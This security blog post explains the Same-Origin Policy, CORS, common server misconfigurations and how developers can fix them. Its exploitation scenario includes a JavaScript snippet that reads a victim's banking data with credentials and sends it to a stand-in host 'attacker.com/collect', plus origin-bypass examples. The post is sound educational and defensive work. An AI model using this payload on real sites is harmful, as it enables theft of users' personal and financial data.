
· 0xAbhiSec · Technology · Cybersecurity · Hacking · CORS
When security researchers talk about "low-hanging fruit" in bug bounty programs, CORS misconfigurations almost always make the list. They're subtle. They're widespread. And when exploited correctly, they can completely bypass your API's authentication — from a random attacker's website.
Let's break it down.
If you find value in my cybersecurity writing, you can support my work here:
The Browser's Security Gut Feeling: Same-Origin Policy

Before CORS exists, there's Same-Origin Policy (SOP) — the browser's default trust model.
The rule is simple: a web page can only read responses from requests made to the same origin. Origin = scheme + host + port. So https://app.com and https://api.app.com? Different origins. http://app.com and https://app.com? Also different — the scheme changed.
SOP is what stops a random tab playing a sketchy game from silently reading your Gmail inbox. Without it, every site on the internet could make authenticated requests to every other site and freely read the responses. Chaos.
But here's the problem: modern web apps need to talk cross-origin. Your React frontend at https://app.com needs to call your API at https://api.app.com. SOP would block that by default.
Enter CORS.
What CORS Actually Is
CORS — Cross-Origin Resource Sharing — is a mechanism that lets servers selectively relax the Same-Origin Policy. It works through HTTP response headers that tell the browser: "Hey, it's okay if this other origin reads my response."
The key header is:
http
Access-Control-Allow-Origin: https://app.comThis tells the browser that https://app.com is allowed to read responses from this server. The browser checks this header and decides whether to expose the response to the JavaScript that made the request.
There's another critical header:
http
Access-Control-Allow-Credentials: trueThis one says: "Yes, include cookies and auth headers with cross-origin requests." When this is paired with an overly permissive Access-Control-Allow-Origin, things get dangerous fast.
Where Developers Go Wrong
Most CORS misconfigurations happen for one reason: a developer needed to fix a cross-origin error in production, didn't fully understand the security implications, and reached for the quickest fix that made the error go away.
Here are the most dangerous patterns:
1. Reflecting Any Origin Back

The worst kind. The server reads the Origin request header and reflects it directly into the response:
http
# Request
Origin: https://evil.com
# Response
Access-Control-Allow-Origin: https://evil.com
Access-Control-Allow-Credentials: true
This essentially trusts every origin on the internet with credentialed access. Practically the same as disabling your locks and leaving a note that says "please knock first."
2. Trusting null Origins
Some apps whitelist null as a trusted origin:
http
Access-Control-Allow-Origin: null
Access-Control-Allow-Credentials: true
The null origin is sent by sandboxed iframes, local files, and certain redirects. An attacker can trivially trigger a null origin from a sandboxed iframe on a malicious page.
3. Weak Origin Validation
A backend checks if the origin "starts with" or "ends with" a trusted domain — but doesn't use a proper allowlist:
allowed if origin ends with "trustedsite.com"Bypass: https://evil-trustedsite.com or https://trustedsite.com.attacker.com
4. Wildcard with Credentials
This one the spec actually prohibits, but some custom server implementations get this wrong:
http
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
Browsers block this combination, but some non-browser clients don't. In certain architectures — like internal microservices or mobile apps — this can still cause damage.
An Exploitation Scenario
Let's say you're doing a bug bounty on https://banking-app.com. The API is at https://api.banking-app.com. You discover the server reflects arbitrary origins. Here's your attack:
Step 1: Host a page on your server — https://attacker.com/steal.html.
Step 2: Drop in this JavaScript:
fetch("https://api.banking-app.com/api/userdata", {
  credentials: "include"
})
.then(r => r.json())
.then(data => {
  // Send the victim's data back to your server
  fetch("https://attacker.com/collect?data=" + JSON.stringify(data));
});
Step 3: Trick the victim into visiting your page — phishing email, malicious ad, whatever.
What happens: The victim's browser sends the request to the banking API. Because their session cookie is included (credentials: "include"), the API responds with their account data — transactions, PII, maybe their balance. The CORS misconfiguration tells the browser it's okay to expose that response to your JavaScript. You collect it and exfiltrate it.
The victim never sees a thing. No pop-up, no warning, no indication anything happened.
Real-World Impact
This isn't theoretical. CORS misconfigurations have been found on:
- Major fintech platforms exposing full account details
- Healthcare APIs returning patient records
- OAuth callback endpoints leaking tokens
- Internal admin dashboards exposed to arbitrary origins
In bug bounty programs, a credentialed CORS misconfiguration on a sensitive endpoint typically rates High to Critical on CVSS. On HackerOne and Bugcrowd, these regularly pay out $500 to $5,000+ depending on the program and the data exposed.
The attack requires no special tooling. Just a browser and a few lines of JavaScript.
How Developers Can Fix It
1. Use a strict origin allowlist
Don't reflect. Don't use regex that can be bypassed. Maintain a hard-coded list of trusted origins:
javascript
const ALLOWED_ORIGINS = ["https://app.yoursite.com", "https://yoursite.com"];
const origin = req.headers.origin;
if (ALLOWED_ORIGINS.includes(origin)) {
  res.setHeader("Access-Control-Allow-Origin", origin);
}
2. Never combine wildcards with credentials
If you need credentialed requests, you must specify exact origins. Full stop.
3. Be careful with null
Don't whitelist null as a trusted origin unless you have a very specific and controlled reason to do so.
4. Limit which endpoints support CORS
Does your public CDN endpoint really need CORS with credentials? Scope CORS policies tightly to the endpoints that need them.
5. Validate properly — don't substring match
Always check the full origin string against your allowlist. Substring or suffix matching is an invitation for bypass attempts.
6. Review your CORS config in staging and production
Tools like CORStest and Burp Suite's active scanner can detect reflective origin issues automatically.
Final Thoughts
CORS misconfiguration is one of those vulnerabilities that feels low-stakes until you realize what's sitting behind that API. Developers often introduce it under pressure — a deadline, a CORS error in the console, a quick "fix" that never gets reviewed.
For ethical hackers and bug bounty hunters: always test for origin reflection. Send a crafted Origin: https://evil.com header and check what comes back. If you see it reflected alongside Access-Control-Allow-Credentials: true, you've likely got a solid finding.
For developers: treat CORS configuration like you treat authentication logic — with intention, a clear allowlist, and a thorough review before it ships.
One header. One misconfiguration. That's often all it takes.
Found this useful? Follow me for more real-world web app security write-ups, pentest tips, and vulnerability breakdowns.
Your support helps me continue creating honest, no-hype security content.
— 0xAbhiSec
Happy hunting.
Tags: #CORSMisconfiguration #WebSecurity #BugBounty #APISecurity #EthicalHacking #Cybersecurity #SameOriginPolicy